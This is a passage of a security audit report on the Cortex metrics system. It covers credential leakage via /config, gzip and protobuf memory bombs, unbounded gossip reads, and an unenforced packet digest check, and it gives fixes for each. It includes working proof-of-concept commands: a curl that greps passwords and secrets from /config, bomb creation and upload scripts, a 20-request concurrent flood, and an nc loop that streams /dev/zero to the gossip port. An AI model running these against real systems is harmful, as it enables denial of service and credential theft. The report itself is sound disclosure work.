

Figure 3 — JavaScript code execution

3.2.2.4. Mitigations

In order to mitigate this stored XSS vulnerability, it is recommended to replace the `text/template` import with `html/template` at `pkg/alertmanager/alertmanager_http.go:5`.

The `html/template` package has the same API but automatically escapes HTML special characters (< → **<**, > → **>**, " → **"**), preventing any injected HTML from being interpreted by the browser. It is also recommended to apply the same fix to `pkg/storegateway/gateway_http.go:5`, which has the same vulnerable pattern but currently only renders hardcoded data.

Correction status

This vulnerability has been properly addressed through the proposed recommendations.

3.2.2.5. References

- *CWE-79: Improper Neutralization of Input During Web Page Generation*
- *OWASP: Cross Site Scripting (XSS)*
- *OWASP WSTG: Testing for Stored Cross Site Scripting*
- *OWASP: Cross Site Scripting Prevention Cheat Sheet*

3.2.3. V03 - Sensitive Information Leakage

V03 - Sensitive Information Leakage — Medium	
Affected target(s)	• pkg/storage/bucket/swift/config.go • pkg/ring/kv/etcd/etcd.go • pkg/storage/tsdb/redis_client_config.go • pkg/util/http.go
Description	The `/config` endpoint returns the runtime configuration to YAML and discloses several credential fields in cleartext, leaking Swift, etcd, Redis, and HTTP basic-auth secrets.
Recommendations	Convert every sensitive field in the `Config` struct to `flagext.Secret` type.
Correction status	**Fixed**
CVSS score	CVSS 3.1: 5.3
CVSS Link	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

3.2.3.1. Description of the vulnerability

Cortex exposes an unauthenticated `/config` endpoint that returns the entire `Config` structure to YAML for inspection. The `flagext.Secret` type correctly masks some credentials (S3 `SecretAccessKey`, Azure `StorageAccountKey`, Consul `ACLToken`), but several other credential fields remain plain `string` type and are returned in cleartext.

The inconsistency between masked and unmasked credential fields is not documented and might not be intentional. Any user able to reach the HTTP endpoint like an insider threat, via a compromised sidecar or an accidentally exposed management port can retrieve credentials for Swift object storage, etcd, Redis, and HTTP backends configured with basic auth.

3.2.3.2. Impact of the exploitation

An attacker requesting `/config` obtains credentials that grant direct access to backing object storage, the key-value ring coordinator, the TSDB cache, and any HTTP endpoint used by the cluster. Object-storage credentials could enable read/write/delete of tenant metric blocks while etcd credentials could enable tampering with the ring and therefore the routing of ingest and query traffic.

3.2.3.3. Proof of concept and steps to reproduce

Each of the structs below declares one or more credential fields as plain `string` rather than `flagext.Secret`. When the `/config` handler serializes the runtime `Config` to YAML, these fields are emitted verbatim. The highlighted lines mark every offending field.

file: pkg/storage/bucket/swift/config.go

```
 9  type Config struct {
10      AuthVersion                int      `yaml:"auth_version"`
11      AuthURL                    string   `yaml:"auth_url"`
12      ApplicationCredentialID    string   `yaml:"application_credential_id"`
13      ApplicationCredentialName  string   `yaml:"application_credential_name"`
14      ApplicationCredentialSecret string  `yaml:"application_credential_secret"`
15      Username                   string   `yaml:"username"`
16      UserDomainName             string   `yaml:"user_domain_name"`
17      UserDomainID               string   `yaml:"user_domain_id"`
18      UserID                     string   `yaml:"user_id"`
19      Password                   string   `yaml:"password"`
20      DomainID                   string   `yaml:"domain_id"`
21      DomainName                 string   `yaml:"domain_name"`
22  }
```

Listing 7 — Swift backend credentials

file: pkg/ring/kv/etcd/etcd.go

```
23  type Config struct {
24      Endpoints   []string               `yaml:"endpoints"`
25      DialTimeout time.Duration          `yaml:"dial_timeout"`
26      MaxRetries  int                    `yaml:"max_retries"`
27      EnableTLS   bool                   `yaml:"tls_enabled"`
28      TLS         cortextls.ClientConfig `yaml:",inline"`
29
30      UserName            string `yaml:"username"`
31      Password            string `yaml:"password"`
32      PermitWithoutStream bool   `yaml:"ping-without-stream-allowed"`
33  }
```

Listing 8 — etcd ring coordinator credentials

file: pkg/storage/tsdb/redis_client_config.go

```
14  type RedisClientConfig struct {
15      Addresses  string `yaml:"addresses"`
16      Username   string `yaml:"username"`
17      Password   string `yaml:"password"`
18      DB         int    `yaml:"db"`
19      MasterName string `yaml:"master_name"`
20  }
```

Listing 9 — TSDB Redis cache credentials

file: pkg/util/http.go

```
33  type BasicAuth struct {
34      Username string `yaml:"basic_auth_username"`
35      Password string `yaml:"basic_auth_password"`
36  }
```

Listing 10 — HTTP basic auth credentials

An attacker able to reach the HTTP listener can retrieve every highlighted field above with a single request:

```
curl -sS http://cortex.internal:8080/config | grep -Ei 'password|secret'
```

3.2.3.4. Mitigations

In order to remediate this information leak, we recommend the following actions:

- Convert every credential field to `flagext.Secret` so that YAML serialization replaces the value with the standard redacted marker.
- Require authentication on the `/config` endpoint, or disable it by default.
- Add a regression test that parses the YAML data returned by `/config` and fails if any field whose name matches `password|secret|token|key` is rendered without masking.
- Document the masking contract for `/config` so that future credential fields are added as `flagext.Secret` by convention.

Correction status

This vulnerability has been properly addressed through the proposed recommendations.

3.2.3.5. References

- *CWE-312: Cleartext Storage of Sensitive Information*
- *CWE-522: Insufficiently Protected Credentials*
- *OWASP A07:2021 - Identification and Authentication Failures*

3.2.4. V04 - Unbounded Gzip Decompression

V04 - Unbounded Gzip Decompression — Medium	
Affected target(s)	• pkg/util/http.go • pkg/util/push/otlp.go
Description	Unbounded gzip decompression allows a small request to expand to gigabytes in memory, crashing the server.
Recommendations	Enforce a size limit on the decompressed output by wrapping the gzip reader with a second io.LimitReader.
Correction status	**Fixed**
CVSS score	CVSS 3.1: 4.3
CVSS Link	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:L

3.2.4.1. Description of the vulnerability

A decompression bomb is a denial-of-service attack in which a crafted compressed payload expands to a disproportionately large amount of data during decompression. Bounding the compressed input alone is insufficient: without an independent limit on the decompressed output, a server can be forced to exhaust its memory and crash.

3.2.4.2. Impact of the exploitation

Any authenticated tenant can crash the distributor by sending a single HTTP request to the OTLP endpoint:

- The distributor allocates gigabytes of memory during decompression and is killed by the OOM killer, causing all tenants to lose their metric write path until Kubernetes restarts the pod.
- A 2 MB compressed payload decompresses to 2 GB (ratio 1029:1) and takes 25 seconds to process. A 4 GB decompressed payload reliably triggers an OOM kill.
- The attacker can repeat the request every 30 seconds to keep the distributor permanently unavailable.

3.2.4.3. Proof of concept and steps to reproduce

The function `decompressFromReader()` in `pkg/util/http.go` uses `io.LimitReader` to cap the **compressed** input (line 209), then wraps the reader with `gzip.NewReader` and calls `buf.ReadFrom` which reads until EOF with no limit on the decompressed output (line 225). The same pattern is present in `pkg/util/push/otlp.go` at line 169.

file: pkg/util/http.go

```
209   reader = io.LimitReader(reader, int64(maxSize)+1)
210   switch compression {
211   case NoCompression:
212       _, err = buf.ReadFrom(reader)
213       body = buf.Bytes()
214   case RawSnappy:
215       _, err = buf.ReadFrom(reader)
216       if err != nil {
217           return nil, err
218       }
219       body, err = decompressFromBuffer(&buf, maxSize, RawSnappy, sp)
220   case Gzip:
221       reader, err = gzip.NewReader(reader)
222       if err != nil {
223           return nil, err
224       }
225       _, err = buf.ReadFrom(reader)   // reads ALL decompressed bytes without limit
226       body = buf.Bytes()
227   }
```

Listing 11 — `LimitReader` constrains only the compressed input

A gzip bomb payload was created using `dd` and `gzip -9`, producing a file of [compressed size, e.g. 3.9 MB] that decompresses to 4,294,967,296 bytes (4 GB). The payload consists entirely of zero bytes, which gzip compresses at maximum efficiency.

```
[redacted]@L14 /tmp/poc $ dd if=/dev/zero bs=1M count=4096 | gzip -9 > /tmp/poc/gzip_bomb.gz
4096+0 records in
4096+0 records out
4294967296 bytes (4,3 GB, 4,0 GiB) copied, 44,1408 s, 97,3 MB/s
[redacted]@L14 /tmp/poc $ ls -lh /tmp/poc/gzip_bomb.gz && gzip -l /tmp/poc/gzip_bomb.gz
-rw-r--r--. 1 leco leco 4,0M 17 avril 12:59 /tmp/poc/gzip_bomb.gz
         compressed        uncompressed  ratio uncompressed_name
            4168175          4294967296  99.9% /tmp/poc/gzip_bomb
```

Figure 4 — Gzip bomb creation

The file was sent to the distributor's OTLP endpoint (`POST /api/v1/otlp/v1/metrics`) with two headers: `Content-Encoding: gzip` to instruct Cortex to decompress the body, and `Content-Type: application/json` to route the request through the vulnerable JSON path in `pkg/util/push/otlp.go`. No authentication beyond a valid tenant ID was required.

```
leco@L14 /tmp/poc $ curl -v  http://localhost:19009/api/v1/otlp/v1/metrics \
-H "X-Scope-OrgID: attacker-tenant" \
-H "Content-Encoding: gzip" \
-H "Content-Type: application/json" \
--data-binary @/tmp/poc/gzip_bomb.gz
* Host localhost:19009 was resolved.
* IPv6: ::1
* IPv4: 127.0.0.1
*   Trying [::1]:19009...
* Connected to localhost (::1) port 19009
* using HTTP/1.x
> POST /api/v1/otlp/v1/metrics HTTP/1.1
> Host: localhost:19009
> User-Agent: curl/8.11.1
> Accept: */*
> X-Scope-OrgID: attacker-tenant
> Content-Encoding: gzip
> Content-Type: application/json
> Content-Length: 4168175
> Expect: 100-continue
>
< HTTP/1.1 100 Continue
<
* upload completely sent off: 4168175 bytes
```

Figure 5 — Uploading Gzip bomb

Immediately after, the monitoring terminal showed the pod's status change to OOMKilled. The termination reason OOMKilled was confirmed via `kubectl get pods -o jsonpath`, proving the crash was caused by memory exhaustion during decompression and not an application-level error.

```
Every 0,5s: kubectl -n cortex get pods -l app.kubernetes.io/component=d...  L14: Fri Apr 17 13:29:36 2026

NAME                                  READY   STATUS      RESTARTS   AGE
cortex-distributor-57c6bcdc4f-l84wk   0/1     OOMKilled   0          50s
cortex-distributor-57c6bcdc4f-n48l5   1/1     Running     0          38s
```

Figure 6 — Distributor pod status

3.2.4.4. Mitigations

In order to mitigate this vulnerability, it is recommended to wrap the `gzip.Reader` with a second `io.LimitReader` before passing it to `buf.ReadFrom`, bounding the decompressed output to `maxSize`. Unlike Snappy, gzip headers do not advertise the output size, so the limit must be enforced at read time. The fix must be applied in both affected locations.

file: pkg/util/http.go

```
220   case Gzip:
221       gzReader, err := gzip.NewReader(reader)
222       if err != nil {
223           return nil, err
224       }
225       limited := io.LimitReader(gzReader, int64(maxSize)+1)
226       _, err = buf.ReadFrom(limited)
227       body = buf.Bytes()
```

Listing 12 — Bound decompressed output with a second `io.LimitReader` 1/2

file: pkg/util/push/otlp.go

```
156   reader = io.LimitReader(reader, int64(maxSize)+1)
157   if compressionType == util.Gzip {
158       gzReader, err := gzip.NewReader(reader)
159       if err != nil {
160           return req, err
161       }
162       reader = io.LimitReader(gzReader, int64(maxSize)+1)
163   }
```

Listing 13 — Bound decompressed output with a second `io.LimitReader` 2/2

Correction status

This vulnerability has been properly addressed through the proposed recommendations.

3.2.4.5. References

- *CWE-400: Uncontrolled Resource Consumption*
- *CWE-409: Improper Handling of Highly Compressed Data (Data Amplification)*
- *OWASP: Denial of Service Cheat Sheet*

3.2.5. V05 - Uncontrolled Memory Allocation via Protobuf Histogram

V05 - Uncontrolled Memory Allocation via Protobuf Histogram — Medium	
Affected target(s)	• pkg/cortexpb/cortex.pb.go
Description	Crafted histogram payloads trigger unbounded memory allocation, crashing the distributor.
Recommendations	Cap the element count before pre-allocating histogram fields in the protobuf unmarshaler.
CVSS score	CVSS 3.1: 4.3
CVSS Link	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:L

3.2.5.1. Description of the vulnerability

When a parser allocates memory based on a size or count value read directly from untrusted input, an attacker can supply an arbitrarily large value and force the server to allocate far more memory than the actual data warrants. This class of vulnerability does not require the attacker to send large amounts of data: a small, cheap-to-craft payload can drive disproportionate memory consumption on the server.

The risk is amplified when existing size checks operate at the wrong layer. A request may pass all configured size limits and still trigger excessive allocation during parsing, because the size checks measure the incoming bytes rather than the memory consumed while processing them.

3.2.5.2. Impact of the exploitation

Any authenticated tenant can crash the distributor by sending a small number of concurrent requests. The distributor is a shared component when it is killed, all tenants lose the ability to ingest metrics until Kubernetes restarts the pod. The attacker can repeat the request to keep the service permanently unavailable.

3.2.5.3. Proof of concept and steps to reproduce

The protobuf-generated unmarshaler at `pkg/cortexpb/cortex.pb.go:6606` counts varint elements in a packed histogram field by scanning raw bytes, then immediately pre-allocates a slice of that capacity with no upper bound. The existing `maxRecvMsgSize` check (default 100 MB) runs on the decompressed protobuf bytes before unmarshaling and does not prevent this: a 98 MB payload passes the check and then drives 784 MB of heap allocation during `proto.Unmarshal`, because each varint zero occupies 1 byte on the wire but 8 bytes as `int64` in memory.

file: pkg/cortexpb/cortex.pb.go

```
6606  var elementCount int
6607  var count int
6608  for _, integer := range dAtA[iNdEx:postIndex] {
6609      if integer < 128 {
6610          count++
6611      }
6612  }
6613  elementCount = count
6614  if elementCount != 0 && len(m.NegativeDeltas) == 0 {
6615      m.NegativeDeltas = make([]int64, 0, elementCount)   // NO MAX CHECK
6616  }
```

Listing 14 — `elementCount` is derived from untrusted wire data and passed directly to `make()` with no maximum

A PoC was created (source code available in *appendixes*) to craft a valid `WriteRequest` protobuf without relying on generated code. It manually encodes a histogram whose `negative_deltas` (field 9) and `positive_deltas` (field 12) packed fields are each filled with 49 million varint-encoded zeros, giving an 8x wire-to-heap amplification per field. The raw protobuf is then Snappy-compressed and saved to disk, producing a 4.6 MB file that expands to 98 MB on the server.

file: main.go

```
1    count := 49 * 1024 * 1024  // 49M elements × 8 bytes = 784 MB heap per request
2
3    // negative_deltas (field 9) and positive_deltas (field 12)
4    // each packed with 49M varint zeros (1 byte/wire → 8 bytes/heap)
5    writePackedZeros(&histogram, 9, count)
6    writePackedZeros(&histogram, 12, count)
7
8    compressed := snappy.Encode(nil, writeRequest.Bytes())
9    os.WriteFile("histogram_bomb.pb.snappy", compressed, 0644)
10   // Result: 98 MB raw protobuf → 4.6 MB Snappy-compressed
```

Listing 15 — Go payload generator: manually encoded histogram with 49M packed zeros per field

```
[redacted]@L14 /tmp/histobomb $ go run /tmp/histobomb/main.go
Raw protobuf:       102760528 bytes (98.0 MB)
Snappy compressed:  4820121 bytes (4.6 MB)
Saved to: /tmp/histogram_bomb.pb.snappy
[redacted]@L14 /tmp/histobomb $ ls -lh /tmp/histogram_bomb.pb.snappy
-rw-r--r--. 1 leco leco 4,6M 17 avril 14:51 /tmp/histogram_bomb.pb.snappy
```

Figure 7 — Payload generation: 98 MB raw protobuf Snappy-compressed to 4.6 MB

The following Bash loop sends 20 concurrent HTTP requests to `POST /api/v1/push`, each carrying the 4.6 MB payload. The distributor receives all 20 simultaneously, decompresses each to 98 MB, and begins unmarshaling them in parallel. With 20 x 784 MB = 15 GB of concurrent heap allocation, the pod exceeds its memory limit and is killed by the Linux OOM killer before any request can complete.

```
I for i in $(seq 1 20); do
  curl -s -o /dev/null -w "[${i}] HTTP %{http_code}\n"     \
    -X POST http://localhost:19009/api/v1/push             \
    -H "X-Scope-OrgID: attacker-tenant"                    \
    -H "Content-Type: application/x-protobuf"              \
    --data-binary @histogram_bomb.pb.snappy &
done; wait
```

```
leco@L14 /tmp/histobomb $ ./send_bomb.sh
[18] HTTP 200
[10] HTTP 200
[6] HTTP 200
[2] HTTP 200
[11] HTTP 200
[15] HTTP 200
[13] HTTP 200
[16] HTTP 200
[4] HTTP 100
[17] HTTP 100
[20] HTTP 100
[7] HTTP 100
[9] HTTP 100
[1] HTTP 100
[8] HTTP 100
[3] HTTP 100
[12] HTTP 100
[5] HTTP 100
[14] HTTP 100
[19] HTTP 100
```

Figure 8 — Sending the payloads concurrently

The crash was confirmed with the pod status showing `OOMKilled`.

```
Every 0,5s: kubectl -n cortex get pods -l app.kubernetes.io/component=d...  L14: Fri Apr 17 15:07:47 2026

NAME                                 READY   STATUS      RESTARTS   AGE
cortex-distributor-67cc8c59bd-6hm8l  0/1     OOMKilled   0          2m47s
cortex-distributor-67cc8c59bd-vrh5r  1/1     Running     0          2m36s
```

Figure 9 — Pod termination reason: OOMKilled

3.2.5.4. Mitigations

In order to mitigate this vulnerability, it is recommended to add a maximum element count guard before the `make()` call in the protobuf unmarshaler.

A safe upper bound of 10,000,000 elements exceeds any legitimate histogram payload while preventing unbounded allocation from malicious input.

The fix must be applied to all packed repeated fields that follow this pattern (`NegativeDeltas`, `PositiveDeltas`, and equivalent fields).

file: pkg/cortexpb/cortex.pb.go

```
6613   elementCount = count
6614   if elementCount > 10_000_000 {
6615       return fmt.Errorf("packed field too large: %d elements exceeds maximum", elementCount)
6616   }
6617   if elementCount != 0 && len(m.NegativeDeltas) == 0 {
6618       m.NegativeDeltas = make([]int64, 0, elementCount)
6619   }
```

Listing 16 — Reject payloads that would cause excessive pre-allocation before calling `make()`

Correction status

This vulnerability has been properly addressed through an alternative remediation design.

3.2.5.5. References

- *CWE-789: Uncontrolled Memory Allocation*
- *CWE-400: Uncontrolled Resource Consumption*
- *Protocol Buffers: Packed Repeated Fields encoding*

3.2.6. V06 - Unbounded Read on Gossip Connections

V06 - Unbounded Read on Gossip Connections — Medium	
Affected target(s)	• pkg/ring/kv/memberlist/tcp_transport.go
Description	Gossip TCP connections are read without a size limit, read deadline, or connection cap, allowing any peer to exhaust server memory or hold connections open indefinitely.
Recommendations	Wrap the connection with `io.LimitReader`, set a `SetReadDeadline`, and enforce a maximum concurrent connection count.
Correction status	**Fixed**
CVSS score	CVSS 3.1: 4.3
CVSS Link	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L

3.2.6.1. Description of the vulnerability

When Cortex accepts an inbound gossip TCP connection it calls `io.ReadAll` directly on the raw `net.Conn` with no upper bound on the number of bytes read, no read deadline, and no limit on the number of simultaneous connections. `io.ReadAll` blocks until the remote side closes the connection or an error occurs, meaning a slow or adversarial peer can hold the goroutine and its associated memory allocation open for an arbitrary duration.

Three independent controls are absent:

- **Size limit**: `io.LimitReader` is not used, so a single connection can send an arbitrarily large payload and grow the in-process buffer without bound.
- **Read deadline**: `SetReadDeadline` is not called, so a peer that sends data slowly (a "slow-read" or "Slowloris-style" attack) can keep a goroutine alive indefinitely.
- **Connection cap**: there is no semaphore or counter limiting how many inbound TCP connections are handled concurrently, so an attacker can open thousands of connections in parallel.

3.2.6.2. Impact of the exploitation

A network-adjacent or remote attacker (depending on firewall posture of the gossip port) can:

- Exhaust the server's heap by sending a continuous stream of bytes over one or more connections, triggering an OOM kill of the Cortex process.
- Pin an unbounded number of goroutines by opening many slow connections, degrading performance and eventually causing goroutine-stack exhaustion.
- Keep the ring membership state stale by preventing legitimate gossip messages from being processed while the server is busy draining attack connections.

The gossip port is typically exposed only within the cluster network, but any compromised peer or internal attacker can trigger this condition without authentication.

3.2.6.3. Proof of concept and steps to reproduce

The vulnerable call site reads the entire connection body with no guard:

file: pkg/ring/kv/memberlist/tcp_transport.go

```
284   buf, err := io.ReadAll(conn)  // no size limit, no read deadline
```

Listing 17 — `io.ReadAll` with no size limit, no deadline, and no connection cap

The handler dispatches on the first byte of the connection: `1` routes to the `packet` branch (which contains the `io.ReadAll` call), `2` to the `stream` branch. Any other value is silently dropped. A valid exploit must therefore open with the correct framing before streaming payload:

```
for i in 1 2 3; do
  (printf '\x01\x070.0.0.0'; cat /dev/zero) | nc <ingester-pod-ip> 7946 &
done; wait
```

Opening several connections in parallel multiplies the effect: each goroutine holds its own unbounded buffer simultaneously, so memory pressure accumulates across all of them. On a deployment with no `resources.limits.memory` (the Helm chart default), Kubernetes will not enforce a cap, only the node OOM killer will intervene, likely after the process has already consumed enough memory to degrade workloads.



Figure 10 — Ingester pod OOMKilled after opening 3 concurrent unbounded gossip connections

3.2.6.4. Mitigations

Three hardening measures should be applied together at the point where the connection is handled:

file: pkg/ring/kv/memberlist/tcp_transport.go

```
284   const maxGossipMsgSize = 10 << 20 // 10 MB, tune to your max message size
285
286   conn.SetReadDeadline(time.Now().Add(30 * time.Second))
287   buf, err := io.ReadAll(io.LimitReader(conn, maxGossipMsgSize))
```

Listing 18 — Apply read deadline, size cap, and connection semaphore

In addition, a semaphore (e.g., a buffered channel or `golang.org/x/sync/semaphore`) should be acquired before spawning the goroutine that handles the connection, and released when the goroutine exits. The maximum value should reflect the expected fan-out of the cluster.

Correction status

This vulnerability has been properly addressed through the proposed recommendations.

3.2.6.5. References

- *CWE-400: Uncontrolled Resource Consumption*
- *CWE-770: Allocation of Resources Without Limits or Throttling*
- *Go documentation: io.LimitReader*
- *Go documentation: net.Conn.SetReadDeadline*

3.2.7. V07 - Gossip Packet Integrity Check Not Enforced

V07 - Gossip Packet Integrity Check Not Enforced — Low	
Affected target(s)	• pkg/ring/kv/memberlist/tcp_transport.go
Description	The memberlist TCP transport verifies an MD5 digest on incoming gossip packets but never discards the packet on mismatch, thus forwarding the tampered packet anyway.
Recommendations	Add a `return` statement immediately after logging a digest mismatch so that packets failing integrity verification are silently dropped before entering the processing channel.
Correction status	**Fixed**
CVSS score	CVSS 3.1: 3.5
CVSS Link	CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N

3.2.7.1. Description of the vulnerability

Cortex's ring subsystem relies on the hashicorp/memberlist library to propagate membership and key/value state across cluster nodes via a gossip protocol. To protect packet integrity in transit, the TCP transport computes an MD5 digest over each incoming packet and compares it against a digest appended by the sender.

Instead of discarding the invalid packet, the handler increments an error metric and emits a warning. Then, it falls through to the line that enqueues the packet for processing. The gossip engine therefore processes every packet it receives, whether or not its contents were modified in transit.

Because the gossip layer is responsible for distributing ring membership updates, an attacker able to inject packets on the gossip network path can manipulate the perceived ring topology seen by each node.

3.2.7.2. Impact of the exploitation

An attacker on the network is able to modify the gossip traffic by:

- Injecting fabricated ring membership entries, causing nodes to route read and write requests to incorrect or non-existent ingesters.
- Removing legitimate ring members from the perceived topology, triggering replication failures or silent data loss.

The current integrity check provides no actual protection.

3.2.7.3. Proof of concept and steps to reproduce

The defective check is located in the packet-receiving loop of the TCP transport. The highlighted line shows the missing `return` that would prevent the tampered packet from being forwarded.

file: pkg/ring/kv/memberlist/tcp_transport.go

```
302   expectedDigest := md5.Sum(buf)
303   _, err = io.ReadFull(conn, receivedDigest)
304   if err != nil {
305       return errors.Wrap(err, "reading digest")
306   }
307   if !bytes.Equal(receivedDigest, expectedDigest[:]) {
308       t.receivedPacketsErrors.Inc()
309       level.Warn(t.logger).Log("msg", "packet digest mismatch", ...)
310       // missing return, execution continues to the send below
311   }
312   t.packetCh <- &memberlist.Packet{Buf: buf, From: conn.RemoteAddr(), Timestamp: time.Now()}
```

Listing 19 — Digest mismatch is logged but packet is forwarded anyway

An attacker positioned on the gossip network path (e.g., via ARP spoofing on the same L2 segment, or a compromised internal node) can flip bytes in the payload after the sender has computed its digest. The modified packet passes through the `if` branch, increments `receivedPacketsErrors`, and is queued for processing identically to a legitimate packet.

3.2.7.4. Mitigations

In order to enforce the existing integrity check, we recommend adding a `return` immediately after the warning log inside the mismatch branch, so that packets failing verification are discarded before reaching `packetCh`:

file: pkg/ring/kv/memberlist/tcp_transport.go

```
307   if !bytes.Equal(receivedDigest, expectedDigest[:]) {
308       t.receivedPacketsErrors.Inc()
309       level.Warn(t.logger).Log("msg", "packet digest mismatch", ...)
310       return nil
311   }
```

Listing 20 — Suggested pack drop on digest mismatch

A unit test that sends a packet with a corrupted digest and asserts that `packetCh` receives nothing and `receivedPacketsErrors` is incremented should also be added.

Correction status

This vulnerability has been properly addressed through the proposed recommendations.

3.2.7.5. References

- *CWE-354: Improper Validation of Integrity Check Value*
- *CWE-924: Improper Enforcement of Message Integrity During Transmission*
- *MITRE ATT&CK T1565.002: Transmitted Data Manipulation*

4. APPENDIX

4.1. Assessment limitations

The purpose of this assessment is to deliver an expert opinion of the security level reached by the application at a specific moment. The recommendations are provided as possible improvements to strengthen the level of security.

We would like to draw the audited party's attention to the limitations of such an opinion:

- The auditors tested vulnerabilities that were disclosed and known before and during the audit period, (at the dates mentioned in the report).
- As attack techniques evolve, a system which has been defined as secure may no longer be secure after some time. We recommend that the owner of the resources tested in this audit consider performing similar audits regularly.
- The expert's opinion aims to increase the level of confidence in security at a specific moment based on the provided information and the depth of the tests conducted by the auditors within the timeframe allocated to the engagement.
- Unlike an attacker who follows any lead they find, auditors prioritize organized study. An expert seeks to identify as many vulnerabilities, real or potential, as possible. These differences may result in a false sense of security if the number of detected vulnerabilities is low.

4.2. Overall risk level

The following overall risk level is used to provide a global security level, alongside the auditors' experience.

Table 1: Security Rating Scale

Level	Description
Very satisfying	No critical, high or medium vulnerabilities have been detected on the entire scope. Security has been considered, and defense mechanisms have been implemented to limit the risk of attack.
Satisfying	No critical or high vulnerabilities have been detected on the entire scope. Security has been considered, but certain high-level vulnerabilities have yet to be addressed by the teams.
Insufficient	At least one high vulnerability has been detected on the entire scope. Security efforts are to be taken into consideration by the teams on part or all the scope.
Very insufficient	At least one critical vulnerability has been detected. A major security review is to be considered by the teams on part or all the scope.

4.3. Risk assessment table

The risk level is assessed according to the table below:

Risk assessment		Impact			
		Critical	High	Marginal	Negligible
Probability	Very High	High	High	Serious	Medium
	High	High	Serious	Serious	Medium
	Moderate	Serious	Medium	Medium	Low
	Low	Medium	Medium	Low	Low

4.4. Confidentiality

Data gathered during the audit will be handed over to Quarkslab if requested, otherwise they will be destroyed at the end of the audit.

4.5. Environment installation script

file: install-env.sh

```
#!/bin/bash

set -euo pipefail

SCRIPT_DIR="$(cd "$(dirname "${BASH_SOURCE[0]}")" && pwd)"
VALUES_DIR="$SCRIPT_DIR/cortex/docs/getting-started"
MINIKUBE_PROFILE="cortex-demo"
NAMESPACE="cortex"

